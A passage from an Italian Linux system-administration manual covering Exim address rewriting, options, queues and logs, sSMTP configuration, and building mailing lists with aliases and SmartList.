L'ultima parte della configurazione è generalmente assente, o senza direttive. Serve a definire delle regole di alterazione sistematica degli indirizzi.

Per comprendere il problema viene descritto un caso pratico che potrebbe interessare. Quando si passa da Sendmail a Exim, potrebbe sentirsi la necessità di fare in modo che gli indirizzi *nome+qualcosa@dominio*, vengano consegnati a *nome@dominio*. Alcuni utenti potrebbero utilizzare questo trucco (comune per Sendmail) per distinguere la fonte da cui lo scrivente può avere tratto il loro indirizzo e avere implicitamente un'idea del contesto per il quale viene inviato ogni messaggio.

Exim ha dei meccanismi più potenti, ma quando si passa da Sendmail a Exim, gli utenti potrebbero desiderare di mantenere le vecchie convenzioni. La direttiva seguente dovrebbe risolvere il problema.

```
^(..*?)\+(.*)@(..*)$ $1@$3 T
```

Come si vede, attraverso un'espressione regolare vengono estratti gli elementi che contano dall'indirizzo, che poi viene ricostruito senza la parte superflua che ne impedirebbe il recapito.

Un esempio più semplice di questo problema è quello di una rete locale che utilizza nomi di dominio inesistenti nella rete esterna, pertanto si vuole sostituire l'indicazione dei domini locali con un dominio che esiste realmente:

```
*@brot.dg                $local_part@linuxdidattica.org E
*@localhost              $local_part@linuxdidattica.org E
*@localhost.localdomain  $local_part@linuxdidattica.org E
```

In questo modo, tutti i campi della busta del messaggio che corrispondono ai modelli indicati, vengono rimpiazzati con un indirizzo del dominio `linuxdidattica.org`.

156.3.7 Configurazione generica

Le versioni più recenti di Exim vengono distribuite normalmente con una configurazione generica, ben commentata, sufficiente al recapito locale dei messaggi, senza la possibilità di ricevere messaggi dall'esterno o di inviarne dall'interno.

L'attenzione maggiore va posta naturalmente a tutte quelle direttive che incorporano la parola chiave '**`relay`**', come '**`relay_domains`**' per esempio; inoltre diventa indispensabile verificare che la posta locale sia recapitata esattamente dove previsto, con la direttiva '**`local_delivery`**'.

156.4 Avvio di Exim

L'avvio di Exim, allo scopo di attivare il servizio SMTP, avviene di solito attraverso la procedura di inizializzazione del sistema, come processo indipendente dal supervisore dei servizi di rete, anche se questa ultima possibilità è comunque consentita. Ma Exim può essere avviato anche per altri motivi, in particolare per ricevere un messaggio dallo standard input, da recapitare in qualche modo, oppure per ripassare i messaggi rimasti in coda, per ritentare il loro invio.

A seconda dello scopo per il quale viene avviato l'eseguibile '**`exim`**', possono essere richiesti dei privilegi particolari. Per la precisione, si distingue tra utenti comuni e amministratori. L'amministratore è l'utente '**`root`**', l'utente abbinato a Exim (normalmente '**`exim`**') e gli utenti definiti attraverso l'opzione '**`trusted_users`**'.

Uno dei motivi per cui può essere più conveniente avviare il servizio SMTP di Exim, in modo indipendente dal supervisore dei servizi di rete, è il fatto di poter affidare al demone Exim, così

avviato, anche il compito di provvedere alla gestione dei messaggi in coda in modo automatico. Se si utilizza il controllo del supervisore dei servizi di rete, occorre affidare il lavoro di gestione della coda a un altro processo.

Quando si usa Exim come demone, cioè in modo autonomo dal supervisore dei servizi di rete, si usa l'opzione '**-bd**', seguita quasi sempre da '**-q***tempo*', che serve a specificare l'intervallo di scansione della coda di messaggi in attesa.

Se si vuole gestire il servizio SMTP attraverso il controllo del supervisore dei servizi di rete, occorre specificare l'opzione '**-bs**' e si deve dichiarare una riga simile a quella seguente nel file '/etc/inetd.conf'.

```
smtp    stream  tcp     nowait  root    /usr/sbin/exim  exim -bs
```

La riga di comando dell'eseguibile '**exim**' si può rappresentare sinteticamente così:

```
exim [opzioni]
```

Di seguito vengono elencate solo alcune opzioni assolutamente indispensabili, che servono a rendere l'idea delle funzioni di questo eseguibile.

Directory	Descrizione
`-bd`	Avvia '**exim**' come demone in attesa di connessioni SMTP. '**exim**' può essere avviato in questo modo solo da un amministratore; comunque ciò avviene di solito per mezzo della procedura di inizializzazione del sistema. Quando '**exim**' viene avviato con questa opzione, ma in modo manuale, può essere conveniente aggiungere l'uso delle opzioni diagnostiche '**-d**' o '**-dm**'.
`-bs`	Avvia '**exim**' in modo che questo si metta in attesa di ricevere messaggi dallo standard input, rispondendo poi a questi attraverso lo standard output. Questa opzione viene usata normalmente per gestire l'avvio di '**exim**' attraverso il supervisore dei servizi di rete.
`-bp`	Questa opzione permette di visualizzare l'elenco dei messaggi rimasti in coda per qualche motivo. Il funzionamento non è perfettamente identico a Sendmail, in quanto solo un utente con i privilegi necessari può ottenere queste informazioni.
`-bt` [*indirizzo*]	Avvia '**exim**' in una modalità di verifica degli indirizzi. Se viene indicato un indirizzo come argomento dell'opzione, si ottengono le informazioni essenziali sulla consegna verso tale destinazione. Ciò permette di verificare la correttezza della configurazione, dal momento che si ottiene anche l'indicazione del tipo di direzione e di trasporto utilizzati. Se non viene specificato l'indirizzo nella riga di comando, '**exim**' funziona in modo interattivo, proponendo un invito (il simbolo '**>**') per l'inserimento di ogni indirizzo da verificare (per terminare si può utilizzare la combinazione [*Ctrl+c*]).
`-d`[*n_livello*]	Permette di avviare '**exim**' in modo diagnostico, allo scopo di visualizzare informazioni attraverso lo standard error. Dopo la lettera dell'opzione, può essere aggiunto un numero che serve a rappresentare l'entità di informazioni desiderate: uno rappresenta un livello minimo, che viene utilizzato se non si specifica alcun numero, mentre un valore più grande rappresenta più informazioni.
`-dm`	Permette di ottenere informazioni diagnostiche riferite all'allocazione e alla deallocazione di memoria.

Directory	Descrizione
`-q`	L'opzione '**`-q`**' può avere un argomento, ma se usata da sola, fa in modo che '**`exim`**' esegua una scansione (una soltanto) dei messaggi in coda, tentando di consegnare ogni messaggio trovato al suo interno. La scansione non segue un ordine preciso e alla sua conclusione '**`exim`**' termina di funzionare. Questa opzione può essere usata solo da un amministratore.
`-q`*tempo*	L'opzione '**`-q`**', seguita dall'indicazione di una durata temporale, fa in modo che '**`exim`**' esegua una scansione della coda in modo ripetitivo, a intervalli della durata specificata dall'argomento. In questo modo, '**`exim`**' deve continuare a funzionare a tempo indeterminato. Questa opzione, con argomento, viene usata preferibilmente per l'avvio di '**`exim`**' come demone, in modo tale che possa prendersi cura sia del servizio SMTP che della verifica della coda. L'intervallo specificato in questo modo, determina in pratica il tempo minimo che può essere indicato nella configurazione dei tentativi ripetuti.
`-v`	È sinonimo di '**`-d1`**' (diagnosi di livello minimo).

Come accade spesso nei sistemi Unix, l'eseguibile '**`exim`**' può essere avviato utilizzando nomi diversi che definiscono implicitamente l'uso di opzioni determinate, che potrebbero essere difficili da ricordare. Non sempre i pacchetti di Exim includono tutti i collegamenti che potrebbero essere utili. Vale quindi la pena di riassumere quelli più comuni, che potrebbero essere realizzati utilmente se mancano nel proprio pacchetto.

Directory	Descrizione
'`/usr/lib/sendmail`', '`/usr/sbin/sendmail`'	Questi due collegamenti sono praticamente indispensabili se si vogliono utilizzare gli MUA comuni, cioè i programmi come Mailx ('**`mail`**'), che per l'invio dei messaggi si avvalgono proprio dell'eseguibile '**`sendmail`**'. Exim riconosce molte delle opzioni di Sendmail e in tal modo è possibile usare tali collegamenti. Secondo la logica dei sistemi GNU, l'eseguibile '**`sendmail`**' dovrebbe trovarsi esclusivamente nella directory '`/usr/sbin/`', ma per rispettare la tradizione è meglio aggiungere anche l'altro ('`/usr/lib/sendmail`') perché si vedono ancora script che fanno affidamento su questo.
'`/usr/bin/mailq`'	Quando '**`exim`**' viene avviato con il nome '**`mailq`**', permette di conoscere lo stato della coda, come se fosse stato avviato con l'opzione '**`-bp`**'.
'`/usr/bin/runq`'	Quando '**`exim`**' viene avviato con il nome '**`runq`**', fa in modo che '**`exim`**' esegua una singola scansione della coda, cercando di inviare i messaggi rimasti in attesa. Ciò, in pratica, come se fosse stato avviato con l'opzione '**`-q`**'.

156.5 Code e registri

Molto probabilmente (dipende da come è stato configurato in fase di compilazione), la directory '/var/spool/exim/' si articola in varie sottodirectory destinate a contenere informazioni variabili di vario tipo, tra cui le code dei messaggi e i file delle registrazioni.

La directory 'input/' contiene precisamente i file delle code. Per ogni singolo messaggio che venga messo in attesa, si formano almeno due file: uno che termina con la sigla '-D' (*data*), che contiene il corpo del messaggio, e uno che termina con la sigla '-H' (*head*), che contiene le altre informazioni. Se un messaggio è diretto a diversi destinatari, la sua consegna può richiedere molto tempo e l'annotazione delle destinazioni presso cui è stato recapitato con successo. In tal caso viene creato un terzo file, che termina con la sigla '-J' (*journal*), all'interno del quale si annotano gli indirizzi già raggiunti.

Se un messaggio finisce in coda, ci deve essere un motivo. Nella directory 'msglog/' vengono annotati file con gli stessi nomi utilizzati per i dati in coda, senza sigle finali, contenenti l'elenco degli insuccessi accumulati durante i vari tentativi ripetuti.

Se si decide di intervenire in modo brutale nei file delle code, cancellandoli, ci si deve ricordare di eliminare anche i file corrispondenti della directory 'msglog/'.

Naturalmente sono disponibili anche dei file di registrazioni veri e propri, che potrebbero trovarsi in '/var/spool/exim/log/', oppure, più convenientemente, in '/var/log/exim/'. Si tratta di tre file: 'mainlog', 'rejectlog', 'processlog' e 'paniclog'. Il significato di questi nomi dovrebbe essere intuitivo: 'mainlog' è l'archivio principale delle operazioni compiute, in cui si segnalano l'arrivo e la consegna di ogni messaggio; 'rejectlog' registra le informazioni sui messaggi il cui transito è rifiutato in funzione della configurazione; 'processlog' serve a segnalare l'effetto della ricezione di alcuni segnali (come '**SIGHUP**' e '**SIGUSR1**'); infine, 'paniclog' permette di annotare le situazioni di errore che Exim non riesce a gestire.

Attraverso l'opzione '**log_level**' del file di configurazione, è possibile definire il livello di dettaglio delle informazioni che appaiono nel file delle registrazioni. Il valore predefinito corrisponde comunque a un buon livello di dettaglio.

Con l'opzione '**preserve_message_logs**', attivandola, è possibile evitare la cancellazione dei file delle registrazioni collocati nella directory 'msglog/'. Ciò può essere utile solo nel caso in cui si volesse fare un controllo approfondito degli errori che si verificano durante i vari tentativi di consegna.

156.5.1 Archiviazione dei file delle registrazioni

Le distribuzioni GNU dovrebbero essere organizzate per gestire in modo elegante l'archiviazione dei file delle registrazioni, spezzando i file in parti che contengono periodi relativamente brevi, solitamente distinte attraverso un'estensione numerica progressiva che indica l'età relativa del file.

Exim fornisce un proprio script per svolgere questo compito, '**exicyclog**', che può essere usato quando la propria distribuzione GNU non dovesse già provvedere per conto proprio.


Per avviarlo, si potrebbe mettere un'istruzione come quella seguente nel file '/etc/crontab' (ammesso che lo script si trovi nella directory '/usr/sbin/').

```
01 0 * * * root /usr/sbin/exicyclog
```

sSMTP

sSMTP [1] è un sistema molto semplice per l'invio della posta elettronica a un servente SMTP. Lo scopo di questo programma è quello di sostituire l'MTA tipico, quando non è necessaria la gestione della consegna locale (MDA) e si può fare affidamento continuamente su un MTA esterno, contattato attraverso il protocollo SMTP.

Figura 157.1. Esempio di una situazione in cui viene utilizzato sSMTP.

```
.----------------.                                       .----------------.
|                |                                       |                |
| dinkel.brot.dg |                                       | weizen.mehl.dg |
|                |. . . . . . . . . . . . . . . . . . . . .|                |
|     sSMTP      |                                       | servente SMTP  |
|                |                                       | standard       |
`----------------'                                       `----------------'

Utente root  -->  tizio
Utente Tizio:     tizio    <tizio@bla.dg>
Utente Caio:      caio     <caio@ciao.dg>
Utente Sempronio: semproni <sempre@sorriso.dg>
```

Per comprendere il funzionamento di sSMTP è necessario partire da un esempio, come si vede nella figura 157.1. Nell'elaboratore *dinkel.brot.dg* è stato installato sSMTP; l'elaboratore *weizen.mehl.dg* offre un servente SMTP a cui *dinkel.brot.dg* può accedere. Nell'elaboratore *dinkel.brot.dg* sono registrati tre utenti: Tizio, Caio e Sempronio, ognuno dei quali riceve la propria posta elettronica presso una casella remota (come indicato nella figura stessa); inoltre, è Tizio che svolge anche il ruolo di amministratore.

sSMTP non è un demone e viene avviato solo quando serve. In quel momento, contatta il servente SMTP indicato nella sua configurazione e gli affida il messaggio. Pertanto, il servente in questione deve essere sempre disponibile, ovvero deve essere sempre disponibile la comunicazione verso quell'elaboratore remoto. Da questo si comprende che sSMTP non può essere usato in un elaboratore che si collega alla rete esterna solo saltuariamente.

In generale, i messaggi destinati all'elaboratore locale non si possono consegnare, ma anche se non si intende usare un programma come Mailx ('**`mail`**') non bisogna dimenticare che in un sistema Unix standard vengono generati automaticamente dei messaggi che spesso sono diretti all'amministratore, per aggiornarlo sullo svolgimento di operazioni periodiche o per avvisarlo di qualunque tipo di problema. In altri termini, un sistema Unix non può fare a meno di un programma che consenta almeno l'invio dei messaggi di posta elettronica. sSMTP è in grado di ridirigere questi messaggi a un indirizzo di posta elettronica, che però deve esterno all'elaboratore locale.

Quando un utente invia un messaggio, è necessario che sSMTP sia in grado di modificare il campo '**`From:`**', in modo che appaia un indirizzo di posta elettronica valido; diversamente, se apparisse l'indirizzo dell'elaboratore locale (*dinkel.brot.dg* nell'esempio), non potrebbe ricevere alcuna risposta dal suo interlocutore.

157.1 Configurazione

sSMTP utilizza solo due file per la configurazione. Si tratta di '`/etc/ssmtp/ssmtp.conf`' e di '`/etc/ssmtp/revaliases`'. È sufficiente mostrare degli esempi compatibili con quanto visto in figura 157.1 per comprendere l'uso delle direttive di questi file. Si comincia con '`/etc/ssmtp/ssmtp.conf`', dove i commenti relativi alle direttive non utilizzate sono rimasti in inglese:

[1] **sSMTP** GNU GPL

```
# /etc/ssmtp/ssmtp.conf

# La persona che riceve i messaggi diretti agli utenti con UID inferiore a 10
root=tizio@bla.dg

# Il servente SMTP per l'invio dei messaggi.
mailhub=weizen.mehl.dg

# Where will the mail seem to come from?
#rewriteDomain=dinkel.brot.dg

# Il nome completo del nodo locale
hostname=dinkel.brot.dg

# Set this to never rewrite the "From:" line (unless not given) and to
# use that address in the "from line" of the envelope.
#FromLineOverride=YES
```

Come si vede, i messaggi diretti a *root@localhost* vengono modificati e inviati a *tizio@bla.dg*; l'invio dei messaggi avviene facendo uso del servizio offerto da *weizen.mehl.dg*; il nome dell'elaboratore locale è *dinkel.brot.dg*.

Quanto visto fino a questo punto basta per inviare i messaggi, ma non è sufficiente a modificare il campo '**From:**', perché si tratta di un compito affidato alla configurazione con il file '/etc/ssmtp/revaliases':

```
# /etc/ssmtp/revaliases

root:           tizio@bla.dg
tizio:          tizio@bla.dg
caio:           caio@ciao.dg
semproni:       sempre@sorriso.dg
```

Si può osservare che al nominativo-utente si abbina l'indirizzo di posta elettronica appropriato, compreso il caso di '**root**'.

157.2 Ricezione della posta elettronica

La ricezione della posta elettronica è un'attività al di fuori della competenza di sSMTP, pertanto la si dovrà prelevare attraverso il protocollo POP3 o un altro simile, ma questo direttamente attraverso il programma utilizzato per la lettura della stessa. In altri termini, non si può usare Fetchmail (152.4) e nemmeno altri programmi che rinviano i messaggi prelevati nel sistema di recapito locale.

157.3 Considerazioni sulla sicurezza

L'utilizzo di sSMTP si giustifica solo quando si vuole evitare di dovere gestire un servente SMTP standard, con tutti i problemi di sicurezza che ciò comporta. Inoltre, si evita di avere in funzione continuamente il programma, riducendo così le risorse elaborative richieste.

Liste di posta elettronica

Una lista di posta elettronica, o *mailing-list*, o più semplicemente *lista*, è un servizio attraverso cui un gruppo di persone può inviare dei messaggi di posta elettronica a tutti i partecipanti, creando in pratica un mezzo per discutere di un certo argomento. Sotto questo aspetto, la *mailing-list* compie lo stesso servizio di un *newsgroup*, con la differenza che ci si deve iscrivere presso il servente (o il «robot») che offre il servizio e che i messaggi vengono inviati a tutti i partecipanti iscritti.

Dal momento che la lista di posta elettronica richiede questa forma di iscrizione, tende a escludere i visitatori occasionali (o casuali), ma permette ugualmente l'accesso a un numero di utenti più vasto: tutti quelli che hanno la possibilità di usare la posta elettronica. Infatti, per quanto riguarda i *newsgroup*, sono rari gli utenti di Internet che possono accedere a tutti i gruppi di discussione.

Il servizio di una lista di posta elettronica viene svolto normalmente da un programma che si occupa di ricevere la posta da un certo indirizzo e conseguentemente di rispedire i messaggi a tutti gli iscritti. Per iscriversi occorre inviare un messaggio speciale al programma che lo gestisce, contenente il nome della lista e l'indirizzo di posta elettronica di colui che si iscrive; in modo analogo si interviene per cancellare l'iscrizione.

Dal punto di vista amministrativo, si distinguono due tipi di liste: moderate e non moderate. Una lista moderata è quella in cui tutti i messaggi, prima di essere ritrasmessi agli iscritti, vengono controllati da uno o più moderatori; l'altro tipo di lista non viene controllata da alcuno.

In questo capitolo si fa riferimento implicitamente all'utilizzo di Sendmail. Tuttavia, le indicazioni date possono adattarsi a Exim, anche se non in modo identico. Quando necessario vengono aggiunte delle note riferite alle particolarità di Exim.

158.1 Lista elementare

Prima di vedere il funzionamento di un applicativo organizzato per la gestione di una lista, conviene apprenderne i rudimenti realizzandone una elementare attraverso la gestione degli alias.

Se l'obiettivo che ci si prefigge è solo quello di definire un indirizzo di posta elettronica che serva come punto di riferimento per il proseguimento (*forward*) dei messaggi a un elenco di persone, si può agire in due modi differenti: modificando il file '`/etc/aliases`', oppure creando un utente fittizio che possieda nella sua directory personale il file '`~/.forward`'.

158.1.1 Utente fittizio

Il secondo caso, quello dell'utente fittizio, è il più semplice da comprendere. Se si suppone di voler creare la lista '**`prova`**', basterà registrare un utente con lo stesso nome nel sistema operativo, facendo opportunamente in modo che questo non abbia una parola d'ordine valida e nemmeno una shell funzionante. Nella sua directory personale verrà creato e gestito il file '`~/.forward`' nel quale verranno inseriti gli indirizzi degli utenti iscritti alla lista '**`prova`**'.

È tutto qui; spetta all'amministratore del servizio l'aggiornamento manuale di questo file. Eventualmente, questo amministratore potrebbe essere un utente diverso dall'utente '**`root`**', per cui si potrebbe anche fare in modo che l'utenza '**`prova`**' possa funzionare regolarmente (con parola d'ordine e shell), lasciandola usare a questo amministratore.

Il limite principale di questo sistema sta nel fatto che il nome utilizzato per la lista deve rispettare i vincoli imposti dalla registrazione degli utenti nel sistema operativo.

158.1.2 Alias

Il metodo della creazione dell'alias è più efficace. Generalmente si crea un file contenente l'elenco degli indirizzi degli iscritti alla lista e si fa in modo che un alias faccia riferimento a tutti questi indirizzi. Per esempio, se nel file '`/etc/aliases`' viene inserita la riga seguente,

```
prova:          :include:/var/liste/prova/iscritti
```

si fa in modo che tutti i messaggi diretti all'indirizzo '**`prova`**' siano poi rinviati a tutti gli indirizzi indicati nel file '`/var/liste/prova/iscritti`'. Dal momento che con questo sistema si hanno maggiori possibilità nella definizione dei nomi, si può aggiungere convenientemente un alias per l'amministratore del servizio, come nell'esempio seguente:

```
prova:          :include:/var/liste/prova/iscritti
prova-admin     daniele
```

Bisogna sempre ricordare, quando si interviene nel file '`/etc/aliases`', che poi occorre rigenerare il file '`/etc/aliases.db`' attraverso il comando '**`newaliases`**'. Tuttavia, una volta creata la lista nel modo appena descritto, quando si interviene nel file degli iscritti non si deve più avviare '**`newaliases`**', perché non c'è stato alcun intervento nel file '`/etc/aliases`'. Questo, tra le altre cose, garantisce che l'amministratore della lista possa essere una persona diversa dall'utente '**`root`**', purché abbia i privilegi necessari per intervenire nella directory di appoggio della lista ('`/var/liste/prova/`' in questo caso).

158.1.3 Archiviazione di una copia dei messaggi

In entrambi i casi visti è possibile mantenere un archivio dei messaggi ricevuti dalla lista, con la semplice aggiunta di un indirizzo che faccia riferimento a un file su disco. Per esempio, il file '`~prova/.forward`' potrebbe iniziare nel modo seguente:

```
"/home/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
...
```

Nello stesso modo, il file '`/var/liste/prova/iscritti`' potrebbe iniziare come segue:

```
"/var/liste/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
...
```

Bisogna fare attenzione ai permessi. È molto probabile che il file venga creato con i privilegi dell'utente '**`mail`**'. La prima volta conviene fare in modo che la directory che deve accogliere tale file abbia tutti i permessi necessari alla scrittura da parte di chiunque, in modo da vedere cosa viene creato effettivamente. Successivamente si possono regolare i permessi in modo più preciso.

158.1.4 Particolarità per Exim

Gli esempi mostrati possono adattarsi anche all'uso di Exim, con qualche differenza.

- Una volta modificato il file '`/etc/aliases`' non è necessario eseguire '**`newaliases`**', perché ciò non avrebbe alcun significato.
- Occorre verificare la proprietà e i permessi che utilizza Exim nella creazione di un file definito come alias all'interno di '`/etc/aliases`'. Potrebbe trattarsi di '**`nobody`**'.

158.2 SmartList

SmartList [1] [2] è un applicativo in grado di gestire una lista di posta elettronica. Il principio di funzionamento è abbastanza semplice: attraverso una serie di alias del sistema di gestione dei messaggi di posta elettronica (Sendmail per intenderci), SmartList riceve i messaggi destinati all'indirizzo della lista e quindi li ritrasmette a tutti gli iscritti.

SmartList richiede la predisposizione di un utente e di un gruppo specifici per la gestione del servizio; a seconda della distribuzione GNU può trattarsi di '**`list`**' o '**`listserv`**' o qualcosa di simile.

L'applicativo si distribuisce in una serie di directory il cui punto di origine comune è la directory personale dell'utente fittizio del servizio (directory *home*). Questa sua particolarità fa sì che SmartList non abbia una collocazione tradizionale nel file system di un sistema GNU. Alcune distribuzioni GNU possono collocare l'applicativo da qualche parte al di sotto della gerarchia '`/var/`', ma forse la posizione più corretta è a partire da '`/home/`'.

Negli esempi che verranno proposti si suppone di avere installato SmartList in modo che l'utente fittizio corrispondente sia '**`listserv`**' e che la directory personale di tale utente (cioè l'inizio della gerarchia di SmartList) sia '`/home/listserv/`'.

158.2.1 /etc/passwd

Si è accennato al fatto che deve esistere un utente fittizio (e un gruppo corrispondente) e che la sua directory personale deve coincidere al punto di inizio della gerarchia di SmartList. Dal momento che la collocazione di questo applicativo non è scontata, può darsi che si debba ritoccare il file '`/etc/passwd`'. Di sicuro deve essere controllato, per verificare che la directory iniziale corrisponda a quanto esiste effettivamente.

```
listserv:!!:504:504::/home/listserv:/bin/bash
```

L'utente abbinato a SmartList ha anche una shell, ma non può avere una parola d'ordine valida.

158.2.2 Struttura della gerarchia di SmartList

Dalla directory iniziale di SmartList si diramano alcune directory e file «nascosti», nel senso che iniziano con un punto.

```
listserv/
     |-- .bin/
     |-- .etc/
     |-- .examples/
     `-- .procmailrc
```

Questa impostazione conferma la sua natura di directory personale. La directory '`.bin/`' contiene gli eseguibili e gli script che compongono l'applicativo; la directory '`.etc/`' contiene file di configurazione; la directory '`.examples/`' contiene solo esempi. Infine, il file '`.procmailrc`' è necessario a personalizzare il comportamento di '**`procmail`**', utilizzato da SmartList per l'elaborazione dei messaggi.

Per poter intervenire su SmartList, per esempio per creare o eliminare una lista, occorre usare gli strumenti contenuti nella directory '`.bin/`'. Per questo, è opportuno che questa sia compresa tra i percorsi di ricerca degli eseguibili, ovvero nell'elenco contenuto nella variabile di ambiente

[1] **SmartList** GNU GPL o Artistic
[2] **Procmail** GNU GPL o Artistic

'**PATH**'. Quando si interviene con questi programmi, occorre anche che la directory corrente sia la directory iniziale di SmartList.

Quando si genera una lista nuova, viene creata una directory con lo stesso nome e al suo interno vengono collocati una serie di file di configurazione contenenti, tra le altre cose, i messaggi che vengono utilizzati automaticamente per guidare gli utenti che si iscrivono alla lista. SmartList genera tali file a partire da quanto già predisposto all'interno della directory '`.etc/`': in alcuni casi vengono fatte delle copie, in altri dei collegamenti. Ciò permette di uniformare certi aspetti della gestione delle liste. Tuttavia, gli script utilizzati per ottenere questo sono predisposti per generare dei collegamenti fisici, mentre, forse, dei collegamenti simbolici sarebbero più pratici da gestire; soprattutto quando si vuole cambiare qualcosa in una lista in modo indipendente dalla configurazione generale, essendo i collegamenti simbolici più facili da individuare.

Se lo si desidera, si può modificare lo script responsabile della preparazione della directory di una lista in modo che invece dei collegamenti fisici si possano generare dei collegamenti simbolici. Si tratta di intervenire su '`.bin/createlist`'; precisamente, basta modificare la riga

```
ln=ln                   # /bin/ln
```

in modo che diventi come quella seguente:

```
ln="ln -s"              # /bin/ln
```

158.2.3 Creazione ed eliminazione di una lista

Per creare o eliminare una lista ci si deve posizionare nella directory iniziale di SmartList e da lì utilizzare '**`createlist`**' o '**`removelist`**'. Ciò, tenendo presente che questi due script si trovano all'interno di '`.bin/`', che deve essere raggiungibile attraverso i percorsi di ricerca per gli eseguibili.

La sintassi per creare una lista è la seguente:

`createlist` [`-a`] *nome_lista* [*email_amministratore*]

Se viene usata l'opzione '**`-a`**', invece di creare una lista vera e propria si crea un archivio. Specificando l'indirizzo di posta elettronica di un amministratore, si vuole indicare esplicitamente la persona da contattare in caso di problemi con la lista; inoltre, questa è la persona che (teoricamente) può intervenire nell'amministrazione della lista attraverso l'uso della stessa posta elettronica.

L'esempio seguente crea la lista '**`prova`**' amministrata da *`tizio@dinkel.brot.dg`*.

\# **`cd ~listserv`**[*Invio*]

\# **`createlist prova tizio@dinkel.brot.dg`**[*Invio*]

```
Installed the following files:

root   listserv  1024 Jun  3 prova
root   listserv     4 Jun  3 prova/accept -> dist
root   listserv  1024 Jun  3 prova/archive
root   listserv    19 Jun  3 prova/archive.txt -> ../.etc/archive.txt
root   listserv  1024 Jun  3 prova/archive/latest
root   listserv    62 Jun  3 prova/dist
root   listserv    16 Jun  3 prova/help.txt -> ../.etc/help.txt
root   listserv  4076 Jun  3 prova/rc.custom
root   listserv    15 Jun  3 prova/rc.init -> ../.etc/rc.init
root   listserv    18 Jun  3 prova/rc.request -> ../.etc/rc.request
root   listserv    17 Jun  3 prova/rc.submit -> ../.etc/rc.submit
root   listserv    14 Jun  3 prova/reject -> ../.etc/reject
```

```
root   listserv    21 Jun  3 prova/subscribe.txt -> ../.etc/subscribe.txt
root   listserv    23 Jun  3 prova/unsubscribe.txt -> ../.etc/unsubscribe.txt
```

Lo script informa su quanto ha prodotto: precisamente ha creato la directory '`prova/`' e vi ha posto all'interno una serie di file. Se prima di utilizzare lo script, questo era stato modificato come suggerito in precedenza (in modo da generare dei collegamenti simbolici), ciò che si vede qui è il risultato che si ottiene.[3]

Subito dopo, '**`createlist`**' suggerisce anche le modifiche da apportare al file '`/etc/aliases`'.

```
Now make the following entries in your /etc/aliases file:
########################################################################
prova: "|exec /home/listserv/.bin/flist prova"
prova-request: "|exec /home/listserv/.bin/flist prova-request"
prova-dist: :include:/home/listserv/prova/dist
########################################################################
And make sure to run newaliases afterwards.
```

Una volta inseriti questi alias, come suggerisce lo stesso '**`createlist`**', si deve avviare '**`newaliases`**'.

`#` **`newaliases`**[*Invio*]

```
/etc/aliases: 18 aliases, longest 48 bytes, 313 bytes total
```

A questo punto la lista '**`prova`**' è pronta e funzionante: l'indirizzo *`prova-request@`*... serve per iscriversi, per ritirarsi e per ottenere informazioni; l'indirizzo *`prova@`*... è quello che viene usato per l'uso normale della lista.

Per eliminare una lista, si utilizza lo script '**`removelist`**' con la sintassi seguente:

`remove` *nome_lista*

L'esempio seguente, elimina la lista '**`prova`**'.

`#` **`removelist prova`**[*Invio*]

```
Expunging /home/listserv/prova, countdown initiated:
                                                      3
                                                        2
                                                          1
                                                            zero
Don't forget to remove the corresponding entries from
the /etc/aliases file:
########################################################################
prova:
prova-request:
prova-dist:
########################################################################
```

L'effetto è abbastanza logico: viene eliminata la directory '`prova/`' con tutto il suo contenuto di file, collegamenti e sottodirectory. Come si può intuire, per finire l'operazione occorre eliminare gli alias all'interno del file '`/etc/aliases`'.

158.2.4 Varianti per Exim

Se l'MTA è Exim, le righe da includere nel file '`/etc/aliases`' devono essere un po' diverse e precisamente sono quelle seguenti. In pratica, non si può usare il comando interno di shell '**`exec`**'.

[3] Il listato che si ottiene è generato attraverso il comando '**`ls -l`**'. Nell'esempio si mostra un listato con meno colonne per non perdere le informazioni sulla parte destra, a causa del tipo di composizione tipografica adottato.

```
prova:         "| /home/listserv/.bin/flist prova"
prova-request: "| /home/listserv/.bin/flist prova-request"
prova-dist:    :include:/home/listserv/prova/dist
```

Inoltre, dal momento che si usano delle pipeline tra gli alias, è necessario che sia stato stabilito nella configurazione di Exim quale utente e gruppo usare come proprietari del processo relativo. Nella parte della configurazione riferita ai driver di direzione (*director*), dovrebbe apparire la definizione degli alias di sistema in un modo simile a quello seguente:

```
system_aliases:
  driver = aliasfile;
  file = /etc/aliases,
  search_type = lsearch
  user = exim
  group = mail
```

Secondo questo esempio, le pipeline vengono avviate con i privilegi dell'utente '**exim**' e del gruppo '**mail**'.

È probabile che gli eseguibili di SmartList abbiano il bit SUID attivo, appartenendo all'utente '**root**' (SUID-root). In tal caso, non è importante quali siano i privilegi utilizzati per l'avvio della pipeline, perché tanto poi i programmi di SmartList acquistano automaticamente i privilegi dell'utente '**root**'.

158.2.5 Organizzazione dei permessi e amministrazione delle liste

SmartList è organizzato in modo che tutto quello che serve per l'amministrazione del servizio possa essere svolto da un utente che faccia parte anche del gruppo a cui appartiene l'utente fittizio della gestione di questo sistema ('**listserv**' o altro). Per evitare errori, la directory iniziale di SmartList deve avere il bit SGID attivo, assicurando così che tutto ciò che discende da questa appartenga allo stesso gruppo della directory.

